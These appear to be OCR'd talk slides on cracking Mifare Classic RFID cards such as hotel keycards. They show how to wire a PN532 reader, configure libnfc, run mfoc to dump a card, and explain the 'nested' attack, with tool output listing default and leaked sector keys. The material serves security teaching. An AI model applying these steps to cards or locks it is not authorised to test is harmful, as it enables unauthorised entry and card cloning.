
NO

?

YES

HOORAY!

Mifare Classic cracking process



Try default, leaked keys

PN532

Few seconds

Have all keys?

NO

Have at least one key?

YES

YES

nested

HOORAY!


What if we could not brute the key?

„Nested" attack - exploits weakness in RNG and auth to other sector based on previous auth.

Required at least one key to any sector.

Technical details:

http://www.cs.ru.nl/~flaviog/publications/Pickpocketing.Mifare.pdf



Sector 0
Key: FFFFFFFF

Sector 1
Key: unknown

Sector 2
Key: unknown

Sector 3
Key: unknown

Sector 4
Key: unknown


...

How to exploit it?

Not possible using smartphone, some non-standard communication required.

PN532 libnfc MFOC by Nethemba
https://github.com/nfc-tools/mfoc


Kali Linux: installed by default.




PN532 NFC RFID module V3, NFC with Android phone extension of RFID provide Schematic and library


US $4.18 / Set

How to connect our PN532 board?



NFC module	USB adapter
GND	GND
VCC	+5V or 3V3 (will work for any)
TXD (SDA)	RXD
RXD (SCL)	TXD





Connect to Linux, check your device recognized

```
root@kali:~# dmesg
(...)
[301928.124266] usb 1-1.3: Product: USB-Serial Controller
[301928.124269] usb 1-1.3: Manufacturer: Prolific Technology Inc.
[301928.138009] pl2303 1-1.3:1.0: pl2303 converter detected
[301928.142996] usb 1-1.3: pl2303 converter now attached to ttyUSB0
```

Edit /etc/nfc/libnfc.conf config file

Uncomment (at the end of file):

```
device.connstring = "pn532_uart:/dev/ttyUSB0"
```

Check if it works correctly

```
root@kali:~# nfc-list
nfc-list uses libnfc 1.7.1
NFC device: pn532_uart:/dev/ttyS0 opened
```

OK

Troubleshooting: communication error

```
root@kali:~# nfc-list
nfc-list uses libnfc 1.7.1
error libnfc.driver.pn532_uart  pn53x_check_communication error
nfc-list: ERROR: Unable to open NFC device: pn532_uart:/dev/ttyS0
```

Check your wiring

MFOC tool


Output dump file

```
root@kali:~# mfoc -O hotel.mfd
```

The tool will:

1. Check if any sector’s key is default/publicly known
2. Leverage one known key to brute others using „nested” attack


Try default keys



```
Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: ffffffffffff] -> [.xxxxxxxxxxxxxxx]
[Key: a0a1a2a3a4a5] -> [.xxxxxxxxxxxxxxx]
[Key: d3f7d3f7d3f7] -> [.xxxxxxxxxxxxxxx]
[Key: 000000000000] -> [.xxxxxxxxxxxxxxx]
[Key: b0b1b2b3b4b5] -> [.xxxxxxxxxxxxxxx]
[Key: 4d3a99c351dd] -> [.xxxxxxxxxxxxxxx]
[Key: 1a982c7e459a] -> [.xxxxxxxxxxxxxxx]
[Key: aabbccddeeff] -> [.xxxxxxxxxxxxxxx]
[Key: 714c5c886e97] -> [.xxxxxxxxxxxxxxx]
[Key: 587ee5f9350f] -> [.xxxxxxxxxxxxxxx]
[Key: a0478cc39091] -> [.xxxxxxxxxxxxxxx]
[Key: 533cb6c723f6] -> [.xxxxxxxxxxxxxxx]
[Key: 8fd0a4f256e9] -> [.xxxxxxxxxxxxxxx]
```

